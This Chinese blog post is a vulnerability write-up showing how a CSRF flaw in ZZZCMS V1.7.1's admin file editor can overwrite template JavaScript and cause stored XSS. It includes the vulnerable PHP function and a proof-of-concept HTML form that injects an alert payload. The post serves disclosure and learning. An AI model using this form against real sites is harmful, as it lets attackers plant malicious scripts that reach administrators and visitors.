> 本文作者：**zhhhy**（信安之路首次投稿作者）

偶然看到关于 **ZZZCMS V1.6.6** 版本存在后台 getshell 的文章，心想跟着复现一波，顺便练手。

文章地址：

> http://www.iwantacve.cn/index.php/archives/250/

这篇文章中有一个操作，就是修改缓存文件，从而达到 getshell 的目的，而其中修改缓存文件的功能是写在 `/adminxxx/save.php` 中的 `editfile()` 函数。


在 **V1.7.1** 版本中，这个问题被修复了，但是很明显的可以观察到，这个地方还存在一个隐患，就是 **CSRF**。


## 代码分析

在 **V1.7.1** 版本中已经修复了后台 **getshell** 的问题。在代码的第 **808** 行处，对文件进行判断，如果是后台文件则不能修改。由于是需要修改后台的缓存文件，因此，此处无法再 **getshell**。

```
806  function editfile(){
807      $file=getform( name: 'file', source: 'post');
808      ifstrin($file,conf( str: 'adminpath')) and layererr( str: '后台文件，不允许修改');
809      $filetext=getform( name: 'filetext', source: 'post');
810      $file_path=file_path($file);
811      $safe_path=array('upload','template','runtime');
812      if(arr_search($file_path,$safe_path)){
813         $file=$_SERVER['DOCUMENT_ROOT'].$file;
814         !(is_file($file)) and layererr( str: '保存失败，文件不存在');
815      }else{
816          layererr( str: '非安全目录文件不允许修改');
817      }
818      if (create_file($file,decode(html_textarea($filetext)))){
819          layertrue ( str: '修改成功');
820      }else{
821          layererr( str: '保存失败');
822      };
823  }
```

在代码的第 **811** 行，有一个白名单数组，这些路径里的文件都是可修改的。在观察这几个文件夹的内容，可以发现 **template** 文件夹里面存放许多 **JS** 文件。于是有一个大胆的想法，是否能修改这些 JS 文件，只要这些文件在 **HTML** 页面中被引用即可触发 XSS 呢？





这里之所以修改 **JS** 文件而不是 **PHP**，是因为在代码第 **818** 处 **create_fille（）** 函数对可修改的文件后缀名进行了限制。如下图所示，可以看到 **JS** 不在后缀黑名单之内。


## 漏洞利用


根据上文的思路，先要利用 CSRF，于是先构建一个表单发起 **POST** 请求。表单内容如下：

```
<html>
  <form action='http://127.0.0.1/zzz17/admin261/save.php?
act=editfile' method="post">
    <input type='hidden' name='file'
value='/zzz17/template/pc/cn2016/js/img.js'/>
    <input type='hidden' name='filetext' value='alert(“zhhhy”);'/>
    <input type='submit' value='点击有惊喜'/>
  </form>
</html>
```





当管理员在登录后台以后，点击该按钮就会发送一条 POST 请求修改 `/zzz17/template/pc/cn2016/js/img.js` 文件。




可以看到，回显显示了保存成功。我们观察一下 `/zzz17/template/pc/cn2016/js/img.js` 文件，可以发现代码成功被注入进去了。

我们只要找到引用了这个文件的页面即可触发 XSS：




可以看到此处引用了 `/zzz17/template/pc/cn2016/js/img.js` 文件:


第一次打开页面加载 JS 文件时会触发弹窗，效果如下:




## 总结

这个漏洞的起因是由于 **CSRF**，而达到的效果是**存储型 XSS**。由于 CSRF 需要和管理员交互，因此可能利用起来的效果会大打折扣。而造成 **XSS** 的原因是因为对 **JS** 文件不重视，开发者应该没有想到可以利用修改文件这种方式注入恶意的 **JS** 代码。

把这个漏洞上报给 **CVE** 以后，发现最近挖到蛮多 **CSRF** 的，这种漏洞虽然和反射型 **XSS** 一样利用难度大，但达到的效果可能比 **XSS** 好的多得多。